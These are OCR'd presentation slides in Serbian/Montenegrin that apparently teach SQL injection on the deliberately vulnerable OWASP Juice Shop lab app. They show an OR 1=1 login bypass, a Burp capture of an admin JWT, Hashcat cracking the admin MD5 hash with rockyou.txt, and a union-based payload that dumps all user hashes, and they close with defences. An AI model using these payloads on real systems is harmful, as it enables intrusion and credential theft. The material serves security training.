
* Prije nego što započnemo napad moramo prikupiti dovoljno informacija o ranjivosti aplikacije kao i tehnologijama koje aplikacija koristi **(Information Gathering)**.
* ***Ovaj dio je najznačajniji ne samo u ovom slučaju već i prilikom svakog napada.***
* Ključ SQL Injection-a zasnovanog na **greškama** je da se izazove greška SQL upitom pokušavajući određene znakove dok se ne proizvede poruka o **grešci**
* **Najčešće su to pojedinačni apostrofi (') ili navodnici (").**

Authentication Bypass

* Jedna od najjednostavnijih tehnika **Blind SQL Injection-a** je kada se zaobilaze autentikacione metode poput **login formi**.
* U ovom slučaju, nismo previše zainteresovani za dobijanje podataka iz baze podataka. **Jednostavno želimo da prođemo kroz prijavu.**
* Login forme koje su povezane sa bazom podataka korisnika često su razvijene tako da web aplikacija nije zainteresovana za sadržaj korisničkog imena i lozinke, već više za to da li se ta dva **podudaraju** u tabeli korisnika.
* Web aplikacija pita bazu podataka: ***"Imate li korisnika sa korisničkim imenom bob i lozinkom marko123?"*** ,baza podataka odgovara sa da ili ne (istina/netačno), i u zavisnosti od tog odgovora, određuje da li web aplikacija dozvoljava da nastavite ili ne.
* Uzimajući u obzir prethodne informacije, nije potrebno nabrajati ispravne parove korisničkog imena i lozinke. Samo treba da kreiramo upit ka bazi podataka koji će odgovoriti sa **da/istina.**


* Zato što je 1=1 tačna izjava i koristili smo OR operator, to će uvek dovesti do toga da upit vrati tačno, što zadovoljava logiku web aplikacije da je baza podataka pronašla validnu kombinaciju korisničkog imena/lozinke i da treba omogućiti pristup.
* *Koristićemo BurpSuite alat za presrijetanje zahtjeva na stranici kako bi uhvatili rezultate naših upita.*




Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Add notes HTTP/1
Pretty Raw Hex
1 GET /rest/basket/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDQtMjEgMTY6MTc6MzcuNTU2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDQtMjEgMTg6MTg6MTguMDk5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcxMzcyMzU4N30.Nv2jBluINm9vg9Lmi_iwxn0Bj6ZDu5OzqSbPchN-zYHpthAuKllKQt5-OFxdGPx1OSVSzkmpG3pIOwuUIxZ3y1uU5FQbgJnoHFusTo1nFDTXT6k3iuQacnKiaOX23OQBfcljsYUZHxHI_RNaalTqUFImqJll69l8CSk1Yk3LyTw
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Cookie: language=en; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDQtMjEgMTY6MTc6MzcuNTU2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDQtMjEgMTg6MTg6MTguMDk5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcxMzcyMzU4N30.Nv2jBluINm9vg9Lmi_iwxn0Bj6ZDu5OzqSbPchN-zYHpthAuKllKQt5-OFxdGPx1OSVSzkmpG3pIOwuUIxZ3y1uU5FQbgJnoHFusTo1nFDTXT6k3iuQacnKiaOX23OQBfcljsYUZHxHI_RNaalTqUFImqJll69l8CSk1Yk3LyTw
16 Connection: close
17
18
Search 0 highlights
Inspector
Request attributes 2
Protocol HTTP/1 HTTP/2
Name Value
Method GET
Path /rest/basket/1
Request query parameters 0
Request body parameters 0
Request cookies 3
Name Value
language en
welcomebanner_sta... dismiss
token eyJ0eXAiOiJKV1QiLC...
Request headers 15
Name Value
Host localhost:3000
sec-ch-ua "Chromium";v="121...
Accept application/json, text...
sec-ch-ua-mobile ?0
Authorization Bearer eyJ0eXAiOiJK...
User-Agent Mozilla/5.0 (Window...
sec-ch-ua-platform "Linux"
Inspector
Notes
Event log All issues
Memory: 166.6MB

Authentication Bypass

* Sada možemo da dekodiramo JWT token koji smo dobili presrijetanjem zahtjeva prilikom slanja SQL upita (link:https://jwt.io/)



OWASP JUICE SHOP


* **"email": "admin@juice-sh.op",**
* **"password": "0192023a7bbd73250516f069df18b500",**
* Vidimo da je lozinka **hash-ovana** ali možemo iskoristiti **Hashcat** alat i **rockyou.txt**(poznata lista sa lozinkama koja je procurila na internetu i često se koristi u istraživanjima i testiranju sigurnosti zbog svoje obuhvatnosti i čestih pojava loših praksi pri odabiru lozinki.)

* **Rezultat dobijamo: admin123**

```
Dictionary cache hit:
* Filename..: /home/rastovic/Desktop/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

0192023a7bbd73250516f069df18b500:admin123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 0192023a7bbd73250516f069df18b500
Time.Started.....: Sun Apr 21 20:27:20 2024, (0 secs)
Time.Estimated...: Sun Apr 21 20:27:20 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/rastovic/Desktop/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2526.8 kH/s (0.21ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 90112/14344384 (0.63%)
Rejected.........: 0/90112 (0.00%)
Restore.Point....: 88064/14344384 (0.61%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: pinkrock -> KAROLINA
Hardware.Mon.#1..: Temp: 81c Util: 49%

Started: Sun Apr 21 20:26:44 2024
Stopped: Sun Apr 21 20:27:22 2024
```

OWASP JUICE SHOP

* **Ovo nam govori da je moguće kompromitovati i ostale naloge.**
* Za ovo potrebno je da znamo kako se **tačno** zovu kolone za korisnike i lozinke, možemo da pretpostavimo da su user ili email i password ali nećemo se oslanjati na to već ćemo korisititi informacije koje ćemo dobiti iz greške prilikom sljedeceg SQL upita.



Request | Response

Pretty | Raw | Hex | Render | Headers


```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sun, 21 Apr 2024 19:43:11 GMT
Connection: close
Content-Length: 1163

{
  "error":{
    "message":"SQLITE_ERROR: near \"d9729feb74992cc3482b350163a1a010\": syntax error",
    "stack":
    "Error\n    at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n    at /juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n    at
     new Promise (<anonymous>)\n    at Query.run (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n    at /juice-shop/node_modules/sequelize/lib/sequelize.js:315:28\n    at pr
    ocess.processTicksAndRejections (node:internal/process/task_queues:95:5)",
    "name":"SequelizeDatabaseError",
    "parent":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":"SELECT * FROM Users WHERE email = ''' AND password = 'd9729feb74992cc3482b350163a1a010' AND deletedAt IS NULL"
    },
    "original":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":"SELECT * FROM Users WHERE email = ''' AND password = 'd9729feb74992cc3482b350163a1a010' AND deletedAt IS NULL"
    },
    "sql":"SELECT * FROM Users WHERE email = ''' AND password = 'd9729feb74992cc3482b350163a1a010' AND deletedAt IS NULL",
    "parameters":{
    }
  }
}
```


OWASP JUICE SHOP

* Sada sigurno znamo da nam se kolone zovu **emal** i **password** i da je tabela **Users.**
* **Pokušaćemo sada u search baru da izazovemo grešku karakterom "**


```
▼ {status: "success",…}
  ▼ data: [{id: 1, name: "Apple Juice (1000ml)", description: "The all-time classic.", price: 1.99,…},…]
    ▼ 0: {id: 1, name: "Apple Juice (1000ml)", description: "The all-time classic.", price: 1.99,…}
        createdAt: "2024-04-21 16:17:39.158 +00:00"
        deletedAt: null
        deluxePrice: 0.99
        description: "The all-time classic."
        id: 1
        image: "apple_juice.jpg"
        name: "Apple Juice (1000ml)"
        price: 1.99
        updatedAt: "2024-04-21 16:17:39.158 +00:00"
```

* Možemo vidjeti kolone iz tabele za proizvode i da ih ima devet.
* Sada možemo da iskoristimo Union-Based SQL Injection
* invalid')) UNION SELECT NULL,email,password,id,NULL,NULL,NULL,NULL,NULL FROM USERS--

* Na ovaj način smo dobili sve korisnike i njihove Hash-ovane lozinke.




Kako se zaštititi od SQL Injection napada

* **Imamo tri nivoa odbrane**
  * **1. Mrežni sloj**
  * **2. Aplikacioni sloj**
  * **3. Zastita na nivou baze**
* **Zaštita na mrežnom sloju**
* Prije nego što zahtjev stigne do naše aplikacije, neophodno je da ga analizira **Web Application Firewall (WAF)**, koji može blokirati zahtjeve koji djeluju maliciozno. Mnogi od ovih alata omogućavaju prilagođavanje pravila kako bismo blokirali SQL Injection upite, sprečavajući ih da dođu do API aplikacije.

Kako se zaštititi od SQL Injection napada

* **Iako firewall-ovi pružaju određeni nivo zaštite, ne mogu garantovati potpunu sigurnost.**
* Zbog toga se sljedeći sloj zaštite često implementira na nivou same aplikacije.



Kako se zaštititi od SQL Injection napada

* **Zaštita na nivou aplikacije**
  * **Iako je SQL Injection često prisutan, njegovo sprječavanje je relativno jednostavno.**
  * Pošto se SQL Injection obično ubacuje putem korisničkog interfejsa u dinamičke upite, preventivne mjere se oslanjaju na sljedeća dva pravila:
  * **1. Izbjeći korišćenje dinamičkih upita za slanje zahtjeva ka bazi podataka, već koristiti statičke upite.**
  * **2. Ako se koriste dinamički upiti, treba ih pisati tako da korisnički unos ne može uticati na njihovu logiku izvršavanja.**
  * **OWASP organizacija pruža mnoge resurse putem kojih programeri mogu implementirati ova pravila.**

